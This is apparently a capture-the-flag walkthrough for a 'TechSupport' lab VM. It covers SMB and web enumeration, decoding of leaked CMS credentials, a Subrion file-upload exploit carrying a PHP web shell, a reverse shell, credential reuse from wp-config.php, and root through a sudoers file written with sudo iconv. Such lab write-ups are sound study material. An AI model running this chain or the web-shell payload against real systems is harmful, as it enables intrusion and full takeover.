

```
> cat objective -l python
File: objective
1 # Nmap 7.95 scan initiated Tue Mar 18 16:35:24 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p22,80,139,445 -oN objective 10.0.2.67
2 Nmap scan report for 10.0.2.67
3 Host is up (0.00025s latency).
4
5 PORT      STATE SERVICE      VERSION
6 22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
7 | ssh-hostkey:
8 |   2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)
9 |   256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)
10 |   256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)
11 80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
12 |_ http-server-header: Apache/2.4.18 (Ubuntu)
13 |_ http-title: Apache2 Ubuntu Default Page: It works
14 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
15 445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
16 MAC Address: 08:00:27:0D:79:CA (PCS Systemtechnik Oracle VirtualBox virtual NIC)
17 Service Info: Host: TECHSUPPORT; OS: Linux; CPE: o:linux:linux_kernel
```

```
> smbclient -L 10.0.2.67
Password for [WORKGROUP\kali]:

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
websvr         Disk
IPC$           IPC        IPC Service (TechSupport)
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP
```

```
> smbclient //10.0.2.67/websvr
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0
..               D            0
enter.txt        N            273
8460484 blocks of size 1024. 5713
```

```
smb: \> get enter.txt
getting file \enter.txt of size 273 as enter.txt (0.9 KiloBytes/sec) (average 0.9 KiloBytes/sec)
```


```
> cat enter.txt
File: enter.txt
1 GOALS
2 =====
3 1)Make fake popup and host it online on Digital Ocean server
4 2)Fix subrion site, /subrion doesn't work, edit from panel
5 3)Edit wordpress website
6
7 IMP
8 ===
9 Subrion creds
10 |->admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWck [cooked with magical formula]
11 Wordpress creds
12 |->
```

```
> gobuster dir -u http://10.0.2.67 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.0.2.67
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/wordpress (Status: 301) [Size: 310] [--> http://10.0.2.67/wordpress/]
/test (Status: 301) [Size: 305] [--> http://10.0.2.67/test/]
```

10.0.2.67/subrion/robots.txt

Firefox Default GTFOBins Nessus SonarQube CCNA OTV

```
User-agent: *
Disallow: /backup/
Disallow: /cron/?
Disallow: /front/
Disallow: /install/
Disallow: /panel/
Disallow: /tmp/
Disallow: /updates/
```



☐ Remember me

[Forgot your password?](#)

Recipe

From Base58

Alphabet
123456789ABCDEFGHJKLM ...

☒ Remove non-alphabet chars

Input

7sKvntXdPEJaxazce9PXi24zaFrLiKWc

asc 33 1

Output

KUZE42DCKREX0TLKIU6Q===



From Base32

Alphabet
A-Z2-7=

☒ Remove non-alphabet chars



Output

U2NhbtIwMjE=




Subrion CMS 4.2.1 - Arbitrary File Upload

```
name="\reqid"\r\n\r\n17978446266285\r\n-----6159367931540763043609390275\r\nContent-Disposition: form-data; name="\cmd"\r\n\r\nupload\r\n-----6159367931540763043609390275\r\nContent-Disposition: form-data; name="\target"\r\n\r\nll_Lw\r\n-----6159367931540763043609390275\r\nContent-Disposition: form-data; name="\_st"\r\n\r\n"+csrfToken+"\r\n-----6159367931540763043609390275\r\nContent-Disposition: form-data; name="\filename"\r\n\r\n"+shell_name+".phar"\r\nContent-Type: application/octet-stream\r\n\r\n<?php system($_GET['cmd']); ?>\r\nDisposition: form-data; name="\mtime[]"\r\n\r\n1621210391\r\n-----6159367931540763043609390275\r\nContent-Disposition: form-data; name="\session"\r\n\r\npost(up url, headers=up headers, cookies=up cookies, data=up data)
```



uid=33(www-data) gid=33(www-data) groups=33(www-data)




```
> nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.67] 42660
bash: cannot set terminal process group (1542): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TechSupport:/var/www/html/subrion/uploads$ |
```

```
www-data@TechSupport:/var/www/html/subrion/uploads$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
scamsite:x:1000:1000:scammer,,,:/home/scamsite:/bin/bash
license.txt wp-activate.php wp-blog-header.php wp-config.php
www-data@TechSupport:/var/www/html/wordpress$ cat wp-config.php
<?php
```

```
/** MySQL database username */
define( 'DB_USER', 'support' );

/** MySQL database password */
define( 'DB_PASSWORD', 'ImAScammerLOL!123!' );
```



```
www-data@TechSupport:/home$ ls
scamsite
www-data@TechSupport:/home$ su scamsite
Password:
scamsite@TechSupport:/home$ password -> ImAScammerLOL!123!|
```

```
scamsite@TechSupport:~$ sudo -l
Matching Defaults entries for scamsite on TechSupport:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User scamsite may run the following commands on TechSupport:
    (ALL) NOPASSWD: /usr/bin/iconv
```

```
scamsite@TechSupport:~$ sudo /usr/bin/iconv --help
Usage: iconv [OPTION...] [FILE...]
Convert encoding of given files from one encoding to another.

Input/Output format specification:
  -f, --from-code=NAME      encoding of original text
  -t, --to-code=NAME        encoding for output

Information:
  -l, --list                 list all known coded character sets

Output control:
  -c                         omit invalid characters from output
  -o, --output=FILE          output file
  -s, --silent               suppress warnings
  --verbose                  print progress information

  -?, --help                 Give this help list
  --usage                    Give a short usage message
  -V, --version               Print program version

Mandatory or optional arguments to long options are also mandatory or optional
for any corresponding short options.

For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
```

```
scamsite@TechSupport:~$ echo 'scamsite ALL=(ALL) NOPASSWD:ALL' > evil_sudoers
scamsite@TechSupport:~$ cat evil_sudoers
scamsite ALL=(ALL) NOPASSWD:ALL
scamsite@TechSupport:~$ sudo /usr/bin/iconv -f UTF-8 -t UTF-8 evil_sudoers -o /etc/sudoers.d/evil
scamsite@TechSupport:~$ sudo bash
root@TechSupport:~# |
```

```
scamsite@TechSupport:~$ sudo -l
Matching Defaults entries for scamsite on TechSupport:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr
User scamsite may run the following commands on TechSupport:
    (ALL) NOPASSWD: /usr/bin/iconv
    (ALL) NOPASSWD: ALL
```

```
scamsite@TechSupport:~$ sudo su
root@TechSupport:/home/scamsite# whoami
root
root@TechSupport:/home/scamsite# id
uid=0(root) gid=0(root) groups=0(root)
root@TechSupport:/home/scamsite# |
```